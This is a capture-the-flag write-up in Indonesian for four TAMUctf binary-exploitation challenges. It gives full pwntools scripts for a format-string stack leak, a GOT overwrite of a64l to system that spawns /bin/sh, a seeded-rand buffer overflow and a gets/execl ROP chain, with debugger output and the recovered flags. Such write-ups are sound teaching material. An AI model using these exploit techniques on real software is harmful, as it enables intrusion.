WRITEUP TAMUCTF

Penyusun :

Banget ngeeetttsss ngeeetttsssss
MBEERRR
AnehMan
22maroon

PWN


1. Echo as a service

a. Executive summary

Hint : -

b. Technical report

Diberikan file ***ELF 64-bit LSB shared object, x86-64, version 1(SYSV),dynamicallylinked,interpreter/lib64/l,BuildID[sha1]=9157eec51e79aae2f254a0187109eda5aeab46cd, for GNU/Linux 3.2.0, not stripped*** , ketika dichecksec maka menghasilkan data sebagai berikut :




Kemudian saya melihat mencoba melihat pseudocode di ida dan menghasilkan data sebagai berikut:

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  const char *v3; // rsi
  FILE *stream; // [rsp+8h] [rbp-48h]
  char s; // [rsp+10h] [rbp-40h]
  char format; // [rsp+30h] [rbp-20h]
  unsigned __int64 v7; // [rsp+48h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  setvbuf(_bss_start, (char *)&dword_0 + 2, 0, 0LL);
  v3 = "r";
  stream = fopen("flag.txt", "r");
  if ( stream )
  {
    v3 = (_BYTE *)(&off_18 + 1);
    fgets(&s, 25, stream);
  }
  while ( 1 )
  {
    puts("Echo as a service (EaaS)");
    gets(&format, v3);
    printf(&format);
    putchar(10);
  }
}
```

Terlihat di sini bahwa ada vuln untuk melakukan format string exploit dan dapet disimpulkan bahwa isi dari file flag.txt yang ada di remote akan dimasukan di binary dan disimpan pada stack. Sebelumnya kita harus membuat flag.txt agar dapat leaking alamat variable.

flag.txt



Agar mudah dilacak maka saya mengisi file flag.txt menggunakan sequence character “A” yang memiliki nilai hexadecimal 0x41

Argument Penguat:

```
stream = fopen("flag.txt", "r");
if ( stream )
{
  v3 = (_BYTE *)(&off_18 + 1);
  fgets(&s, 25, stream);
}
```

```
RDX: 0x555555559340 --> 0x0
RSI: 0x7fffffffdc70 ('A' <repeats 24 times>)
RDI: 0x7fffffffdc71 ('A' <repeats 23 times>)
RBP: 0x7fffffffdcb0 --> 0x555555555240 (<__libc_csu_init>:      endbr64)
RSP: 0x7fffffffdc60 --> 0x7fffffffdcc8 --> 0x7fffffffdd98 --> 0x7fffffffe132 ("/hom
RIP: 0x555555555201 (<main+104>:        lea    rdi,[rip+0xe07]        # 0x555555556
R8 : 0x0
R9 : 0x0
R10: 0x555555559010 --> 0x0
R11: 0x246
R12: 0x5555555550a0 (<_start>:  endbr64)
R13: 0x7fffffffdd90 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x5555555551f4 <main+91>:    mov    esi,0x19
   0x5555555551f9 <main+96>:    mov    rdi,rax
   0x5555555551fc <main+99>:    call   0x555555555060 <fgets@plt>
=> 0x555555555201 <main+104>:   lea    rdi,[rip+0xe07]        # 0x55555555600f
   0x555555555208 <main+111>:   call   0x555555555040 <puts@plt>
   0x55555555520d <main+116>:   lea    rax,[rbp-0x20]
   0x555555555211 <main+120>:   mov    rdi,rax
   0x555555555214 <main+123>:   mov    eax,0x0
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffdc60 --> 0x7fffffffdcc8 --> 0x7fffffffdd98 --> 0x7fffffffe132 ("/ho
0008| 0x7fffffffdc68 --> 0x555555559260 --> 0xfbad2488
0016| 0x7fffffffdc70 ('A' <repeats 24 times>)
0024| 0x7fffffffdc78 ('A' <repeats 16 times>)
0032| 0x7fffffffdc80 ("AAAAAAAA")
0040| 0x7fffffffdc88 --> 0x0
0048| 0x7fffffffdc90 --> 0x555555555240 (<__libc_csu_init>:      endbr64)
0056| 0x7fffffffdc98 --> 0x5555555550a0 (<_start>:      endbr64)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000555555555201 in main ()
gdb-peda$
```

Sehingga tujuan kita sekarang adalah membocorkan isi variable yang menyimpan sequence character “A”, karena memiliki banyak kemungkinan maka saya membuat fungsi di python untuk mempermudah dengan range kemungkinan dari 0- 19

```
1 from pwn import *
2 p =process("./echoasaservice")
3 #p = remote("challenges.tamuctf.com", 4251)
4 def offsetFinder():
5         for i in range(20):
6                 p.sendline("{}:  %{}$p".format(i,i))
7         p.interactive()
8
9
0
1
2 if __name__ =="__main__":
3         offsetFinder()
```

Dan ketika di run menghasilkan data sebagai berikut:

```
[+] Starting local process './echoasaservice': pid 4294
[*] Switching to interactive mode
Echo as a service (EaaS)
0:  %0$p
Echo as a service (EaaS)
1:  0x2520203a
Echo as a service (EaaS)
2:  0x7f073cda08d0
Echo as a service (EaaS)
3:  0x7f073cd9ea00
Echo as a service (EaaS)
4:  0x559c564f64bb
Echo as a service (EaaS)
5:  0x7f073cfa64c0
Echo as a service (EaaS)
6:  0x7ffcd96a24d8
Echo as a service (EaaS)
7:  0x559c564f5260
Echo as a service (EaaS)
8:  0x4141414141414141
Echo as a service (EaaS)
9:  0x4141414141414141
Echo as a service (EaaS)
10:  0x4141414141414141
Echo as a service (EaaS)
11:  (nil)
Echo as a service (EaaS)
12:  0x32312520203a3231
```

Dapat disimpulkan bahwa terdapat 3 variable yang menyimpan sequence character “A” yaitu variable 8,9,10. Karena servicenya sudah off maka saya menggunaka data yang sudah saya dapat kemarin.

```
18 import pwn
19 a = "61337b6d65676967"  #variable ke 8
20 b ="616d7230665f7973" #variable ke 9
21 z= "7d316e6c75765f74" #varible ke 10
22 c = z+b+a
23 print(c.decode("hex")[::-1])
24 #disusun dan didecode terbalik karena efek little endian
25
```

Ketika di run , menghasilkan data gigem{3asy_f0rmat_vuln1}

c. Conclusion

Gigem{3asy_f0rmat_vuln1}

2. b64decoder

a. Executive summary

Hint:-

b. Technical Report

Diberikan file ***ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically-linked,interpreter/lib/ld- ,BuildID[sha1]=4ede51831f9e3ec4c5f387b6e8abdad21eafe284, for***

GNU/Linux 3.2.0, not stripped dan juga file libc6.so. Ketika Di checksec menghasilkan data sebagai berikut:

```
[*] '/home/aldo/CyberSecurity/TAMUCctf/pwn/b64decoder/b64decoder'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Kemudian saya mencoba melihat di ida:

```
char v4; // [esp+0h] [ebp-128h]
char s; // [esp+100h] [ebp-28h]
int v6; // [esp+120h] [ebp-8h]
int *v7; // [esp+124h] [ebp-4h]

v7 = &argc;
system("echo Base64 is an encoding that represents binary data in ASCII string format.  ");
v3 = a64l("z");
printf("Each number from 0 to 63 is mapped to an ASCII character.  For example, 'z' is %ld\n", v3);
printf("Base64 Decoder: Powered by a64l (0x%x)\n", &a64l);
puts("Enter your name!  ");
fflush(stdout);
fgets(&s, 32, stdin);
printf("Welcome, ");
printf(&s);
putchar(10);
fflush(stdout);
while ( 1 )
{
  puts("Please enter input to be decoded: ");
  fgets(&v4, 256, stdin);
  v6 = a64l(&v4);
  printf("%d\n", v6);
  fflush(stdout);
}
```

Pengunaan while disini mengindikasikan format string vuln namun saya sempat kebingungan karena printf yang ada di while tidak dapat di exploitasi. Setelah konsultasi dengan mhamank christod. Rupanya ada hint yang sudah sangat jelas yaitu a64l. Jadi yang saya akan lakukan adalah merubah got dari fungsi a64l menjadi fungsi got system dan memberi inputan /bin/sh melalui fgets yang ada di dalam while. Sebelum itu kita harus leaking alamat dari variable yang menampung inputan kita. Seperti diatas lebih baik kita membuat method dipython :

```python
from pwn import *
p = remote("challenges.tamuctf.com", 2783)
binary = ELF("./b64decoder")
iso = ELF("./libc.so.6")
#a64l_got = 0x804b398
offset = 71

def offset_finder():
        for i in range(1,100):
                p = process("./b64decoder")
                print "I : ",i
                pay = ""
                pay += "AAAA"
                pay += "%{}$p".format(i)
                p.sendline(pay)
                p.recvuntil("Welcome, ")
                stack_value = p.recvline()[6:-1]
                if stack_value.find("141") != -1:
                        print "offset found "
                        print "value : {}".format(stack_value)
                        break
                else:
                        print " stack value : {}".format(stack_value)

                p.close()

```

Saya mengeksploitasi fungsi printf sebelum while karena itu emang jalannya. Dan ketemu offset ke 71. Kemudian kita melakukan format string attack seperti biasa.

```
27
28 def overwrite ():
29         a64l_got = binary.got['a64l']
30         print hex(a64l_got)
31         p.recvuntil("Powered by a64l (")
32         libc = p.recvline()[:-2]
33         libc = int(libc,16)
34         print hex(libc)
35         libc_base = libc - 0x0003f290
36         libc_system = libc_base + 0x0003ec00
37         print hex(libc_system)
38         overwrite = str(hex(libc_system))[2:]
39         first_overwrite = int(overwrite[4:],16)
40         secont = int(overwrite[:4],16)
41         pay = ""
42         pay += p32(a64l_got)
43         pay += p32(a64l_got+2)
44         pay += "%71${}p".format(first_overwrite-len(pay))
45         pay += "%71$hn"
46         pay += "%{}p".format(secont-first_overwrite)
47         pay += "%72$n"
48         p.sendline(pay)
49         #gdb.attach(p,"b* 0x080492f0")
50
51         sleep(1)
52         p.sendline("/bin/sh")
53         p.interactive()
54
55 if __name__ == "__main__":
56         overwrite()
```

Coba inget inget apa yang christo presentasikan pas pelatihan, kurang lebih sama lah
Dan ketemu flagnya tada…..

c. Conclusion

gigem{b1n5h_1n_b45364?}

3. troll

a. Executive Summary

Hint:-

b. Technical report

Diberikan file ***ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=739a1495d925780ea18bf45d6a72cf4c736d0efe, not stripped.*** Ketika dichecksec :

```
[*] '/home/aldo/CyberSecurity/TAMUCctf/pwn/troll/troll'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Kemudian saya lihat di ida:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-90h]
  char v5; // [rsp+40h] [rbp-50h]
  int v6; // [rsp+6Ch] [rbp-24h]
  FILE *stream; // [rsp+70h] [rbp-20h]
  int v8; // [rsp+7Ch] [rbp-14h]
  unsigned int seed[2]; // [rsp+80h] [rbp-10h]
  int i; // [rsp+8Ch] [rbp-4h]

  setvbuf(_bss_start, (char *)&dword_0 + 2, 0, 0LL);
  *(_QWORD *)seed = time(0LL);
  puts("Who goes there?");
  gets(&v5, (char *)&dword_0 + 2);
  printf("Welcome to my challenge, %s. No one has ever succeeded before. Will you be the first?\n", &v5);
  srand(seed[0]);
  for ( i = 0; i <= 99; ++i )
  {
    v8 = rand() % 100000 + 1;
    puts("I am thinking of a number from 1-100000. What is it?");
    __isoc99_scanf("%d", &v6);
    if ( v8 != v6 )
    {
      puts("You have failed. Goodbye.");
      return 0;
    }
000011C5 main:1 (11C5)
```

Dapat kita simpulkan adanya penggunaan rand() membuat variable v8 tidak memiliki nilai tetap. Tetapi jika varibale seed[0] yang ada di dalam srand() dapat dioverwrite maka rand() aka menghasilkan 100 kemungkinan angka yang bersifat tetap. Sehingga saya membuat file elf baru yang dapat menghasilkan 100 kemungkinan angka yang sama.

```c
#include <stdio.h>
#include <stdlib.h>

int main () {
        int v8 ;
        int v6;
        int i;
        srand(1);
for ( i = 0; i <= 99; ++i )
{
    v8 = rand() % 100000 + 1;
    printf("%d ",v8);

}
}
```

Kemungkinan angka yang dihasilkan, 89384 30887 92778 36916 47794 38336 85387 60493 16650 41422 2363 90028 68691 20060 97764 13927 80541 83427 89173 55737 5212 95369 2568 56430 65783 21531 22863 65124 74068 3136 13930 79803 34023 23059 33070 98168 61394 18457 75012 78043 76230 77374 84422 44920 13785 98538 75199 94325 98316 64371 66414 3527 76092 68981 59957 41874 6863 99171 6997 97282 2306 20926 77085 36328 60337 26506 50847 21730 61314 25858 16125 53896 19583 546 98815 33368 15435 90365 44044 13751 71088 26809 17277 47179 95789 93585 5404 2652 92755 12400 99933 95061 49677 93369 47740 10013 36227 98587 48095 97540

Sekarang masukan semua kemungkinan angka ke payload :

```
from pwn import *
#p = process("./troll")
p = remote("challenges.tamuctf.com", 4765)
pad = 64
def pay ():

        pay = ''
        pay += 'A'*pad
        pay += p64(1)
        jawab = "89384 30887 92778 36916 47794 38336 85387 60493 16650
41422 2363 90028 68691 20060 97764 13927 80541 83427 89173 55737 5212
95369 2568 56430 65783 21531 22863 65124 74068 3136 13930 79803 34023
23059 33070 98168 61394 18457 75012 78043 76230 77374 84422 44920 13785
98538 75199 94325 98316 64371 66414 3527 76092 68981 59957 41874 6863
99171 6997 97282 2306 20926 77085 36328 60337 26506 50847 21730 61314
25858 16125 53896 19583 546 98815 33368 15435 90365 44044 13751 71088
26809 17277 47179 95789 93585 5404 2652 92755 12400 99933 95061 49677
93369 47740 10013 36227 98587 48095 97540".split(" ")
        p.sendlineafter("there?\n",pay)
        sleep(1)
        for i in jawab :
                p.sendlineafter("What is it?\n",i)
        p.interactive()


if __name__ == "__main__":
        pay ()
```

Kemudian run

c. Conclusion

gigem{Y0uve_g0ne_4nD_!D3fe4t3d_th3_tr01l!}

4. Gunzip_as_a_service

a. Executive Summary

Hint : -

b. Technical report

Pada challenge ini yang berhasil untuk menyelesaikannya ada christo namun writeup ini akan berisi solver dari Aldo (agar lebih friendly). Diberikan file ***ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, BuildID[sha1]=38e7732cebbb69b9d9c4ff9648f3d21cf048a056, for GNU/Linux 3.2.0, not stripped.*** Ketika di checksec :

```
aldo@mcleaw:~/CyberSecurity/TAMUCctf/pwn/GUNZIP_AS_SERVICE$ checksec gunzipasa
rvice
[*] '/home/aldo/CyberSecurity/TAMUCctf/pwn/GUNZIP_AS_SERVICE/gunzipasaservice'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Kemudian saya memakai ida untuk melihat pseudocodenya. Sejujurnya saya agak sulit memahami isi dari salah satu fungsi(adanya penggunaan pipe dan juga fork) yang ada disana namun setelah berdiskusi dengan dengan kakz christod, kami menemukan fungsi yang dapat di exploitasi:

```
int __cdecl gets_fd(char *s, int fd)
{
  int v2; // ST1C_4

  v2 = dup(0);
  dup2(fd, 0);
  gets(s);
  return dup2(v2, 0);
}
```

Penggunaan gets memungkinkan untuk melakukan ROP attack (untuk referensi link) . jadi alur returnnya seperti berikut:

Dari fungsi ***gets_fd*** kita akan overwrite EBPnya dengan menggunakan padding sepanjang ***0x414+4***, dan mengoverwrite return addresnnya menjadi address dari ***gets.plt*** dan tepat dibawahnya saya isi dengan address ***excl*** agar dapat return ke fungsi ***excl*** . Dan juga perlu diingat bahwa binary ini menerima input berupa bytecode dari file gzip .

Tapi karena mengingat fungsi ***gets memerlukan 1 argument begitu juga excl yang memerlukan 3 argument*** kita harus memperhatikan tatacara penyusunannya.

Tata cara penyusunan payload berdasarkan struktur stack:

Padding sepanjang 0x414+4	ESP
	EBP
0x08049050 //***gets***	Return Address
0x080490b0 //***execla***	EBP+4
0x0804c044	Argument untuk gets
0x0804c044	Argument Pertama untuk execl
0x00000000	Argument kedua untuk excl
0x00000000	Argument ketiga untuk excl

Jadi langsung saja membuat payloadnya:

payAldo.py
~/CyberSecurity/TAMUCctf/pwn/GUNZIP_AS_S...

```
from pwn import *
import os
p = process("./gunzipasaservice")
binary = ELF("./gunzipasaservice")
gets = 0x08049050
execla =0x080490b0
bss = 0x0804c044
pad =0x414+4
def pay ():
        pay = ""
        pay += "a"*pad
        pay += p32(gets)
        pay += p32(execla)
        pay += p32(bss)
        pay += p32(bss)
        pay += p32(0)
        pay += p32(0)

        open("poison","w+").write(pay)
        os.system("gzip poison")
        poison = open("poison.gz","rb").read()
        p.send(poison)
        os.system("rm poison.gz")
        p.send("/bin/sh\x00")
        p.interactive()
pay()
```

Untuk penjelasan ROP attack saya rasa di link tersebut sudah sangat jelas, sebenarnya di github ada 2 solver kalian boleh mencoba keduanya.

c. Conclusion

gigem{r0p_71m3}